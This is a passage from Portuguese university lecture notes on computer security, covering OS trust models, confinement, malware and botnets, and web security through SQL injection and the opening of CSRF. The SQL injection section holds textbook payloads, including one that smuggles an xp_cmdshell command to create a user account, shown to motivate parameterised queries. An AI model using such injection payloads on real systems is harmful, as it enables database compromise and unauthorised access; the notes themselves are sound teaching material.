 - Acesso a ficheiros (criar, ler, escrever, etc.)
 - Gestão de dispositivos (obter acesso, escrever/ler, etc.)
 - Configuração do sistema (hora, data, características, estado, etc.)
 - Comunicações (estabelecer ligação, enviar/receber mensagens, etc.)
 - Proteção (alterar/obter permissões de acesso a recursos)
- O que pode fazer um atacante com system calls?
 - Para entrar num modo de funcionamento com mais privilégios, o código *user mode* deve preparar argumentos, e identificar um ponto permitido para acesso

a *kernel mode* e executar uma instrução especial que passa o controlo para o kernel.

4.3.4. Processos

- **Modelo de confiança nos processos.** Confiança que depositamos nos processos:
 - O código armazenado no computador (nomeadamente a BIOS e o kernel) após uma instalação é "confiável". O processo de boot utiliza este código para colocar o kernel em memória e passar-lhe o controlo, criando um estado "confiável"
 - O kernel lança processos com permissões que garantem que nenhum novo processo pode alterar o estado de confiança.
 - Os processos de hibernação preservam o estado de confiança
 - Os administradores podem alterar o software instalado no sistema e o sistema de permissões, mas garantem que qualquer actualização preserva o estado de confiança
- **Modelo de ameaças nos processos.** Possíveis vulnerabilidades/ataques:
 - A maioria dos problemas de segurança surgem através de erros de administração.
 - Ataques em todos os níveis do boot (arranque do sistema). Vulnerabilidades que afetam a implementação dos mecanismos de arranque fazem um bypass completo ao modelo de confiança!
 - BIOS corrompida
 - ficheiros de hibernação corrompidos/roubados
 - bootloader (processo inicial que carrega tudo) corrompido
 - cold boot attacks (ler a memória do computador antes de o arrancar)
- **Medidas de mitigação nos processos:**
 - Sistemas de monitorização:
 - logs de eventos permitem detectar comportamentos suspeitos, como o crash repetido de um processo que está a tentar explorar uma vulnerabilidade
 - visualizar os processos que estão a executar, os recursos que utilizam, e os ficheiros de código que os originam

- Mediação de instalação/execução de código com base em assinaturas digitais (um entrave à introdução de código malicioso num sistema)
- Boa gestão de memória: um processo não pode aceder ao espaço de memória de outro processo!
 - Em run-time os acessos são mediados por um conjunto de mecanismos de hardware e software geridos pelo kernel.
 - Cifrar o disco para que um adversário não acceda a partes da memória virtual que estão em disco
- Nem o próprio kernel deve ter todas as permissões sobre a memória de outros processos. Impedir o kernel de escrever em partes da memória do utilizador é uma forma de impedir fugas de informação/código malicioso no caso de kernel corrompido.
- Virtualização da memória garante isolamento entre processos. A comunicação com o exterior (ficheiros, rede, ou o próprio kernel) é feita através de system calls.
 - TLB (Translation Lookaside Buffer): cache de páginas traduzidas recentemente. É uma optimização da implementação da memória virtual que visa acelerar a tradução de endereços e a implementação dos mecanismos de memória virtual.
 - Kernel mapping é uma otimização do mecanismo de memória virtual para acelerar a operação de system calls, entre outras coisas. Permite que não seja necessária uma mudança total de contexto quando se avalia uma system call.

4.3.5. Sistemas de ficheiros

- **Medidas de mitigação nos sistemas de ficheiros:**
 - Não abusar do uso do superuser (root), que tem permissões totais.
 - Discretionary Access Control: apenas quem é dono de um recurso é que pode alterar as permissões sobre esse recurso.
 - Mandatory Access Control: variante mais restritiva. Apenas o administrador (superuser) é que pode alterar as permissões.
 - Utilizar a mesma interface construída para o sistema de ficheiros para outros recursos (como por exemplo, sockets, pipes, dispositivos de I/O, objetos do

kernel). Isto permite minimizar o número de system calls/superfície de ataque, pois o sistema de controlo de acessos é sempre o mesmo.

4.4. Confinamento

- A ideia é que podemos precisar de executar código não confiável. E, portanto, precisamos de confinar esse código para que não afete o resto do sistema.
- Exemplos de códigos não confiáveis que podemos precisar de executar:
 - código proveniente de fontes externas, nomeadamente sites Internet (Javascript, extensões de browsers...)
 - código legacy (original) que pode ter falhas (mesmo que venha de uma fonte confiável)
 - honeypots: código vulnerável criado de propósito para atrair atacantes e perceber que estamos a ser atacados.
 - análise forense de malware: precisamos de executar código malicioso para poder analisá-lo.
- Medidas que permitem implementar esta ideia de confinamento, ou seja, medidas para garantir confinamento quando a execução propositada de código malicioso:
 - **Air gap**: medida que garante a segurança isolando fisicamente o sistema de redes inseguras, como a Internet pública ou uma rede local. É uma medida difícil de gerir, pois depende muito da localização física.
 - **Máquinas virtuais** ou **hypervisors**: permitem partilhar hardware, oferecendo visão virtual de hardware a cada sistema operativo. Isto garante que as ações em SO1 não afetem o contexto de SO2 e vice-versa (isto inclui vulnerabilidades: vulnerabilidades do SO1 não afetam o SO2 e vice-versa).
 - **Software Fault Isolation (SFI)**: nome genérico para isolamento de processos que partilham o mesmo espaço de endereçamento. (Por exemplo, sistemas *nix garante-se isolamento de memória: virtualizar o espaço de endereçamento e monitorizar os acessos nos mecanismos de tradução de endereços)
 - O objetivo é limitar a zona de memória acessível a uma aplicação.
 - Atribui-se segmento de memória e usam-se operações bitwise para verificar que acesso na gama correta.
 - Há certas operações perigosas, as quais devemos proteger com guardas. Exemplos de operações perigosas:

- load/store de memória (antes de executar acesso adicionar guarda que verifica segmento ou endereço dentro do segmento)
 - saltos que podem ser utilizados para executar código externo sem guardas (é necessário validar os endereços de destino com mecanismos semelhantes)
- **System Call Interposition (SCI)**: nome genérico para mediação de todas as system calls, concentrando os pontos de acesso a operações privilegiadas num número pequeno de pontos que podem ser monitorizados. (Por exemplo, sistemas *nix fornecem um número limitado de system calls, e mapeiam subsistemas nos mecanismos de manipulação de ficheiros)
 - A ideia é monitorizar system calls e bloquear as que não são autorizadas.
 - Há opções de implementação dentro do kernel, fora do kernel e esquemas híbridos.
 - Exemplos:
 - ptrace
 - seccomp+bpf
- **Sandboxing**: fornece virtualização (e, portanto, proteção contra código externo) dentro de uma aplicação. (Por exemplo, os browsers são aplicações, onde internamente criam um ambiente de execução isolado para código proveniente de fontes externas com monitorização incorporada).
- **Reference monitor**: faz mediação de todos os pedidos de acesso a recursos e implementa uma política de proteção de recursos/isolamento.
 - Tem de ser sempre invocado, este sistema está presente em todos os sistemas vistos anteriormente (air gap, hypervisors, SFI, SCI, sandboxing).
 - Todas as aplicações são mediadas
 - Tem de ser omnipresente: quando morre o reference monitor, morrem todos os processos
 - Tem de ser simples o suficiente para poder ser analisado, senão mais valia estarmos a analisar o próprio código.

4.4.1. System Call Interposition - Exemplo do ptrace

- Em linux, pode-se fazer **process tracing** através da *system call* **ptrace**.
 - permite a um processo monitor ligar-se a processo alvo (descendente)
 - é notificado quanto o processo alvo faz uma system call
 - o monitor pode terminar o alvo se a chamada não for autorizada
- Limitações:
 - É ineficiente porque obriga a interceptar todas as chamadas.
 - Se se abortar uma system call, aborta-se também o processo.
 - Ocorrem situações de race-conditions, e ataques **TOCTOU** (ataques em que tudo está OK em **Time Of Check**, após este check o atacante pode aproveitar para fazer o seu ataque, ficando o sistema operativo vulnerável em **Time Of Use**).
 - A monitorização e a execução ocorrem de forma não atómica.

4.4.2. System Call Interposition - Exemplo do seccomp+bpf

- **seccomp (Secure Computing Mode)**: faz um processo entrar em secure mode (confinamento) chamando a função `prctl()`. Esse processo, dentro desse modo, só pode terminar/retornar ou utilizar ficheiros já abertos. Uma violação leva o kernel a terminar o processo.
- Muito utilizado em sistemas como o Chromium, Docker (para isolar containers), etc.

4.4.3. Máquinas virtuais

- **Exemplos:**
 - NSA NetTop
 - Providers cloud
 - Qubes
- **Quebras de isolamento.** Como é possível quebrar o confinamento nas máquinas virtuais?
 - Existem muitos mecanismos no hardware partilhado que permitem fugas de informação e quebra de isolamento. (Por exemplo, canais subliminares em que observamos os efeitos colaterais que a virtualização tem no hardware e especulamos sobre o que se passa tendo em conta esses efeitos.)
 - Um malware pode alterar o seu comportamento se souber que está a ser executado numa máquina virtual para análise forense (isto porque geralmente os malwares são analisados em máquinas virtuais). Formas de detetar que se está em ambiente virtualizado:
 - Instruções disponíveis
 - Features de HW específicas
 - Latência no acesso a memória (profiling)
 - Uma máquina virtual utiliza sempre uma parte dos recursos do hardware. Um guest OS malicioso pode detectar esta limitação de recursos.

5. Malware

5.1. Terminologia

- **Malware:** software desenhado especificamente para causar danos através da exploração de uma vulnerabilidade ou execução de código malicioso, comprometendo o estado de confiabilidade de um sistema.
- Tipos de malware:
 - **Vírus:** malware que não se propaga sozinho, fica latente até o utilizador fazer alguma determinada ação que dará trigger a esse malware.
 - **Worm:** malware que se propaga autonomamente e consegue criar sozinho as condições para se executar e propagar. (exemplos: Morris (1998), Blaster (2003), WannaCry (2017)).
 - **Rootkit:** malware desenhado para permitir a um atacante acesso com privilégios elevados a um sistema, escondendo também a sua presença.
 - **Trojan:** código que aparenta ser legítimo, mas tem como objetivo (tipicamente) transmitir informação para um atacante.

5.2. Vírus

- Sequência de passos:
 1. Utilizador executa um programa infectado
 2. O código do vírus fica armazenado no programa
 3. O vírus é executado quando o programa é executado.
 4. Por sua vez, o vírus localiza outro programa para infectar.
 5. O vírus replica-se para o código desse outro programa (dissimulação cada vez mais elaborada)
 6. Se determinada lógica for ativada: executa tarefa maliciosa
 7. No final pode desaparecer (apagar-se).
- Este tipo de malware executa com os privilégios do utilizador ativo no momento da tomada de controlo: pode fazer o que o utilizador faz. Pode também explorar outras vulnerabilidades (como por exemplo escalar privilégios, com o programa setuid)

- Objetivos:
 - brincadeira ou causar danos: pop-ups, apagar ficheiros, danificar hardware
 - vigilância/espionagem: key logging, captura de ecrã, audio, câmara

5.3. Botnets

- **Botnet:** é uma rede de computadores com um sistema de comando e controlo comum (C2).
 - C2 é o sistema de comando e controlo.
 - Cada computador é chamado um bot
 - O controlador envia comandos através da rede: spam, phishing, DoS, roubo de informação local, etc.
 - As botnets têm geralmente a capacidade de se atualizar automaticamente.
- Dois tipos de arquitectura:
 - **centralizada:** com múltiplos servidores centrais para robustez
 - **peer-to-peer:** auto organizada e hierárquica
- Dois tipos de fluxo:
 - **push:** servidor envia comandos
 - **pull:** periodicamente, bot pergunta se há comandos
- Estratégias de detecção:
 - Detectar o malware na máquina comprometida
 - Detectar tráfego de rede para comunicação com C2
 - Expor máquinas (honeypots) para serem comprometidas e monitorizadas
- Estratégias de combate:
 - Limpar máquinas comprometidas e/ou isola-las da rede
 - Isolar/desligar o C2
 - Tomar o controlo do C2 e usá-lo para desativar botnet.

5.4. Outros exemplos de tomada de controlo

- Muitos exemplos de tomada de controlo já foram vistas em secções anteriores.
- **Malvertising:** utilizar sistemas de placement de anúncios para chegar até browsers vulneráveis (exemplo: Cryptowall)
- **Engenharia social:** convencer o utilizador a instalar/executar software que oferece serviços, mas que depois toma conta da máquina. (exemplos: Fake Antivirus, USB autorun)
- Deturpar equipamento no fabrico.
- Deturpar equipamento em trânsito (no caso de encomendas).
- Atacar fornecedor de software, injetar updates que contêm backdoors.

5.5. Combater malware

- **Intrusion Detection System (IDS):** detecção ocorre depois do ataque ter sido concretizado
- **Intrusion Prevention System (IPS):** intervenção rápida para evitar ataque
- **Blacklisting:** tendo em conta os ataques que já se conhece, impedir logo à partida que esses ataques aconteçam. Por omissão, considera-se que todos os outros são bons.
- **Whitelisting:** definimos quem pode entrar e por omissão, tudo o resto não pode entrar.

5.5.1. Erros de detecção

- **Falso positivo:** caso em que há alertas de detecção quando não houve intrusão
- **Falso negativo:** caso em que não há alerta de detecção e houve de facto uma intrusão
- O objetivo é ter um bom equilíbrio entre a quantidade de falsos positivos e falsos negativos. (Nem mesmo 0% de falsos negativos é desejável, pois estaremos sempre a receber alertas por tudo e por nada.)

6. Segurança Web


6.1. Protocolo HTTP

- HTTP: Hyper Text Transfer Protocol
- Protocolo que usa logical links / hyperlinks, ou seja, que permite num determinado documento referenciar outras páginas web, documentos ou elementos específicos. O utilizador pode seguir essa hyperlink, clicando nesse link.
- Um recurso é identificados por uma localização uniforme (URL):
 - esquema ou protocolo (http, https, etc.)
 - domínio (aaa.bbb.cc), potencialmente com uma porta específica
 - caminho para o recurso (path)
 - informação extra (e.g., informação de query ou identificador de fragmento)
 - Exemplo:

https://sigarra.up.pt/fcup/en/cur_geral.cur_view?pv_curso_id=6041&pv_ano_lectivo=2021

| | | | |
|---------|---------------|----------|---|
| https | sigarra.up.pt | /fcup/en | cur_geral.cur_view?pv_curso_id=6041&pv_ano_lectivo=2021 |
| esquema | domínio | path | informação extra |

- Comunicação efetuada através de pedidos como:
 - GET: obter recurso numa URL específica (não deve ser usado para alterar o estado do servidor pois tem sempre side-effects)
 - POST: criar um novo recurso numa URL específica (utilizado para quase tudo o que originalmente era previsto para PUT, PATCH e DELETE)
 - PUT: substituir representação de recurso existente com outro conteúdo
 - PATCH: alterar parte de um recurso
 - DELETE: apagar recurso numa URL específica.



6.2. Cookies

- Forma de as aplicações do servidor reconhecerem pedidos relacionados.
- Uma cookie é um bocado de informação que uma aplicação web (no servidor) pode pedir ao browser para armazenar.
- Útil para gestão de sessões, personalização, rastreamento/profiling.
- Passos:
 1. O servidor pede ao browser para armazenar informação.
 2. Essa informação é guardada num ficheiro - a cookie.
 3. Sempre que o browser volta a pedir um recurso ao mesmo servidor, devolve esse ficheiro (a cookie).
- Se definirmos uma cookie num determinado domínio, todos os subdomínios têm acesso a essa cookie.

- Só posso definir cookies para a minha origem ou para domínios que estão acima hierarquicamente da minha origem (domínio-pai), exceto para sufixos públicos. Uma cookie definida num determinado domínio, fica automaticamente definida para todos os seus subdomínios.
- Sempre que algum recurso é pedido ao servidor e que faz match com essa origem, a cookie é enviada.
- Exemplo: uso de cookies para autenticação
 - Um servidor quer autenticar um cliente com username e password. Depois quer lembrar-se que esse utilizador está autenticado.



1. Utilizador autentica-se com username e password.
2. O servidor verifica se as credenciais estão corretas e guarda a sessão em memória.
3. Servidor envia a resposta e pede ao cliente para criar uma cookie.
4. A cookie é criada do lado do cliente, pelo browser.
5. Em futuros pedidos que o cliente faça a esse servidor, o browser envia a cookie.
6. O servidor vê pela cookie que recebeu se é o mesmo cliente que se autenticou no passo 1.
7. Envia a resposta ao pedido (recordando a sessão e eliminando a necessidade de o utilizador se autenticar sempre).


6.3. Modelo de execução

- O modelo de funcionamento de execução web é um modelo complexo, pois estamos a considerar uma aplicação - o browser - onde correm várias sub-aplicações (iFrames) que vêm de diversas origens e o browser está de alguma forma a tentar garantir que essas aplicações não interferem umas com as outras.

- A segurança web está maioritariamente na forma como o browser gera contextos de confiança.
- Noção de **origem**: o protocolo que está a ser utilizado (por exemplo, HTTP) e o domínio.
- JavaScript consegue aceder a todos os recursos que vêm da mesma origem, incluindo a própria origem do JavaScript. No entanto, o javascript também consegue executar código de outra origem (outra página onde fui buscar esse código) se for executado no meu contexto, ou seja, em meu nome.
- **Computações do lado do servidor:**
 - bases de dados, gestão de sessões, personalização, etc.
- **Computações do lado do cliente:**
 - Os browsers são pequenos sistemas de virtualização, onde cada janela:
 - processa respostas HTML
 - executa JavaScript se necessário
 - efetua pedidos para sub-recursos (imagens, CSS, JavaScript, etc.)
 - responde a eventos do utilizador ou eventos definidos pelo próprio site
- Uma janela do browser pode ter várias tabs com conteúdos de diferentes origens.
- Cada tab é uma **frame** e possui várias sub-frames ou **iFrames**.
- **iFrames**: elementos HTML que permite embeber uma página web dentro de outra página web.
- **Vantagens de frames e/ou iFrames:**
 - Delegar uma área do ecrã para outra origem, ou seja, numa secção do website mostrar ao utilizador conteúdo de outra origem, por exemplo, anúncios.
 - O browser impõe as regras de isolamento entre as frames. Pode-se aproveitar essa feature dos browsers para proteger os dados do utilizador.
 - Devido ao isolamento entre as iFrames e/ou frames, a página mãe não colapsa se uma sub-frame (iFrame) falhar.
- O código JavaScript pode ler e alterar o estado de uma página com o **DOM**: interface orientada a objetos, que representa toda a página de forma hierárquica e que permite alterar, inspecionar e adicionar elementos dessa página (imagens, cookies, etc).


6.4. Modelos de ataque

- **Atacante externo/rede:** Adversário que controla apenas o meio de comunicação.




- **Atacante interno/web:** Adversário que controla parte da aplicação web. Tem várias variantes:


- Adversário que controla servidor.




- Adversário que controla cliente.




- Adversário que controla uma página no cliente.



- Adversário que controla um objeto embebido numa página.



- Adversário que controla uma página e que pode interferir com o objeto embedido nessa página.



6.5. Modelo de segurança

6.5.1. Same Origin Policy (SOP)

- Política de isolamento imposta pelo browser que providencia:
 - confidencialidade: dados de uma origem não podem ser acessados por código de origem diferente
 - integridade: dados de uma origem não podem ser alterados por código com uma origem diferente
- **SOP no DOM:**
 - Cada frame tem uma origem (esquema, nome de domínio, porta)
 - Código num frame só pode acessar dados com a mesma origem
- **SOP para mensagens:**
 - Frames podem comunicar entre si!
- **SOP para cookies:**
 - No contexto das cookies, a definição de origem tem apenas em conta o domínio e o path (o esquema é opcional).
 - A origem que o browser associa a uma cookie é aquela que a cookie declara quando é criada.
 - Uma página pode definir uma cookie para:
 - **o seu próprio domínio.** Exemplo: uma cookie definida para sub.example.com fica automaticamente definida para sub.sub.example.com
 - **domínio pai ou domínio hierarquicamente superiores** (exceto sufixos públicos como .com, .org, etc). Exemplo: Se estou na página

sub.example.com posso definir uma cookie para example.com. Esta prática é, contudo, vista com muitas reservas, do ponto de vista da segurança.

- **Quando é que o browser envia as cookies?**
 - As cookies apenas são enviadas pelo browser para servidores com a mesma origem que as criou.
 - Se `SameSite = None`, as cookies são enviadas:
 - se o domínio da cookie for um sufixo do domínio da URL
 - se a path da cookie for um prefixo da path da URL
 - Apenas comparo o URL do pedido com o domínio e path da cookie.

| | Do we send the cookie? | | |
|------------------------|---|---|--|
| Request to URL | Set-Cookie: ...; Domain=login.site.com; Path=/; | Set-Cookie: ...; Domain=site.com; Path=/; | Set-Cookie: ...; Domain=site.com; Path=/my/home; |
| checkout.site.com | No | Yes | No |
| login.site.com | Yes | Yes | No |
| login.site.com/my/home | Yes | Yes | Yes |
| site.com/my | No | Yes | No |

- Se `SameSite = Strict`, as cookies são enviadas:
 - apenas quando o pedido tem a mesma origem que a top-level frame (página principal)
 - Apenas comparo o domínio do URL do pedido com o domínio da frame que está a pedir.
- Se `SameSite = Lax`, as cookies são enviadas:
 - quando o utilizador está a navegar no site de origem (por exemplo, seguindo/clicando num link). Ou seja, todos os links que estiverem presentes num dado site terão acesso às cookies, sem restrições ou comparações de origens.
 - Permite ataques como CSRF.
- Com **secure cookies**, as cookies são enviadas:
 - apenas por HTTPS (para evitar que as alguém as inspecione na rede)

- **SOP para comunicações com servidor:**

- Uma página/frame pode fazer pedidos HTTP fora do seu domínio.
- Escrita geralmente permitida: permite enviar/expor dados a serviços!
- O embedding de recursos de outras origens é geralmente permitido.
- Os dados contidos na resposta
 - podem ser processados nativamente pelo browser (e.g., criar frame)
 - não podem ser analisados programaticamente (por princípio)
 - o embedding expõe alguma informação
- Exemplos:
 - Código HTML: pode-se criar frames com código HTML de outras origens, mas não podemos inspecionar ou modificar o conteúdo da frame se vier de outras origens.
 - Scripts JavaScript: pode-se obter e executar scripts de outras origens (no contexto da nossa origem!). No entanto, não deve ser possível a JavaScript executado no contexto de uma origem inspecionar/manipular código JavaScript carregado de outra origem.
 - Imagens (e CSS e fontes): browser faz rendering, mas SOP proíbe ver pixéis, embora revele tamanho. Por exemplo, podemos ver pelo tamanho de uma fotografia se o utilizador está ou não autenticado.

6.5.2. Cross-Origin Resource Sharing (CORS)

- Mecanismo que permite a uma página requisitar recursos de uma outra página com domínio diferente. Os pedidos que são permitidos são definidos dinamicamente a partir de JavaScript.
- Versão simples:
 - Pedidos simples de site A de recursos no servidor B e que não devem causar side-effects no servidor B.
 - O browser faz pedido e verifica se resposta admite que o código em A pode aceder aos recursos provenientes de B (uma espécie de white-list)
 - O servidor B pode permitir mais casos de uso através do atributo *Access-Control-Allow-Origin*

- Versão mais elaborada:
 - Pedidos pre-flighted de site A de recursos no servidor B e que podem causar side-effects no servidor B.
 - O browser faz primeiro um pedido *dummy* e verifica se a resposta admite que o código em A pode aceder aos recursos provenientes de B.
 - O servidor B pode permitir mais casos de uso através do atributo *Access-Control-Allow-Origin*
 - Se o acesso for permitido então browser faz pedido real.
 - De uma forma geral, enviar primeiro um *dummy* antes do pedido real!

6.6. Vulnerabilidades, ataques e respetivas medidas de mitigação

6.6.1. SQL Injection

- Comandos de SQL:

| Operator | Description | Example |
|---------------------------------|--|---|
| = | Equal to | Author = 'Alcott' |
| <> | Not equal to (many DBMSs accept != in addition to <>) | Dept <> 'Sales' |
| > | Greater than | Hire_Date > '2012-01-31' |
| < | Less than | Bonus < 50000.00 |
| >= | Greater than or equal | Dependents >= 2 |
| <= | Less than or equal | Rate <= 0.05 |
| [NOT] BETWEEN [SYMMETRIC] | Between an inclusive range. SYMMETRIC inverts the range bounds if the first is higher than the second. | Cost BETWEEN 100.00 AND 500.00 |
| [NOT] LIKE [ESCAPE] | Begin with a character pattern | Full_Name LIKE 'Will%' |
| [NOT] IN | Contains a character pattern | Full_Name LIKE '%Will%' |
| IS [NOT] NULL | Equal to one of multiple possible values | DeptCode IN (101, 103, 209) |
| IS [NOT] TRUE OR IS [NOT] FALSE | Compare to null (missing data) | Address IS NOT NULL |
| IS NOT DISTINCT FROM | Boolean truth value test | PaidVacation IS TRUE |
| AS | Is equal to value or both are nulls (missing data) | Debt IS NOT DISTINCT FROM - Receivables |
| | Used to change a column name when viewing results | SELECT employee AS department1 |

SELECT *
 FROM Book
 WHERE price > 100
 ORDER BY title;
 --
 comentários
 ;
 terminação
 de
 comandos
 AND, OR, NOT

- Input do utilizador (tipicamente lido de um formulário) malicioso altera a semântica do comando SQL construído dinamicamente.

- Exemplo de inputs maliciosos:

Exemplo 1:

```
txtUserId = getRequestString("UserId");
txtSQL = "SELECT * FROM Users WHERE UserId = " + txtUserId;
```

UserId: 105 OR 1=1

Then, the SQL statement will look like this:

```
SELECT * FROM Users WHERE UserId = 105 OR 1=1;
```

Exemplo 2:

```
uName = getRequestString("username");
uPass = getRequestString("userpassword");

sql = 'SELECT * FROM Users WHERE Name =' + uName + ' AND Pass =' + uPass + '''
```

User Name:

" or ""=

Password:

" or ""=

The code at the server will create a valid SQL statement like this:

Result

```
SELECT * FROM Users WHERE Name ="" or ""="" AND Pass ="" or ""=""
```

Exemplo 3:

- Alguns motores de bases de dados permitem chamadas ao sistema a partir de SQL!

xp_cmdshell (Transact-SQL)

Applies to:  SQL Server (all supported versions)

Spawns a Windows command shell and passes in a string for execution. Any output is returned as rows of text.

[Transact-SQL Syntax Conventions](#)

Syntax

 Copy

```
xp_cmdshell { 'command_string' } [ , no_output ]
```

```
SELECT id FROM users WHERE username = '';
exec xp_cmdshell 'net user add bad455 badpwd'--'
```

- **Medidas de mitigação:**

- Nunca criar comandos SQL dinamicamente como strings.
- Usar sempre instrumentos fornecidos pelas próprias linguagens de programação e/ou software stacks:

- **Comandos parametrizados**

- O comando é estático no código com placeholders

```
INSERT INTO products (name, price) VALUES (?, ?);
```

- A query é enviada para o servidor separando o comando parametrizado (name, price) e os parâmetros (o que o utilizador insere).
- O servidor define a query em função do comando apenas e os parâmetros (o que o utilizador insere) são sanitizados, ou seja, são processados de forma a não permitir inputs inválidos. Por exemplo, no caso de price permitir apenas números.

- **Bibliotecas ORM (Object Relational Mappers)**

- Criar classes e objetos, oferecendo abstração independente de SQL e do backend de BD.
- A implementação oferece mecanismos de sanitização de inputs.
- Por exemplo, em vez de

```
var sql = "SELECT id, first_name, last_name, phone, birth_date, sex, age FROM persons WHERE id = 10";
var result = context.Persons.FromSqlRaw(sql).ToList();
var name = result[0]["first_name"];
```

- seria

```
var person = repository.GetPerson(10);
var firstName = person.GetFirstName();
```

6.6.2. Session Hijacking

- Com este ataque, o atacante intercepta comunicação entre o cliente e o servidor.
- Ataque trivial: conseguir provocar o envio de uma cookie e apanhá-la em trânsito.
 1. Site malicioso pede recurso
 2. Como o site faz esse pedido e o browser tem já uma cookie disponível, então o browser envia essa cookie para o servidor.
 3. Embora o atacante não tenha acesso a essa cookie, esta é na mesma transmitida. Se esta cookie não for enviada através de um canal seguro (não se usar HTTPS), então alguém à escuta na rede conseguirá observar a cookie a passar.
 4. O atacante consegue então fazer session hijacking (“roubar a sessão”), pois só precisa da session-id para estar autenticado.

6.6.3. Cross-Site Request Forgery (CSRF)

- Ataques que tentam fazer pedidos fora da sua origem e que tentam tirar partido dos efeitos que esses pedidos causam (por exemplo, envio de uma cookie, criação de uma sessão local, etc).
- É um tipo de exploit malicioso de um website, no qual comandos não autorizados são transmitidos a partir de um utilizador em quem a aplicação web confia. Há vários meios em que um site web malicioso pode transmitir tais comandos, por exemplo tags de imagem especialmente criadas, formulários ocultos e XMLHttpRequests de JavaScript. Estes podem funcionar sem a interação do utilizador ou mesmo sem o seu conhecimento.
- Exemplo:
 1. O ataque funciona através da inclusão de um link ou script numa página que acede a um site no qual se sabe (ou se supõe) que o utilizador tenha sido autenticado.
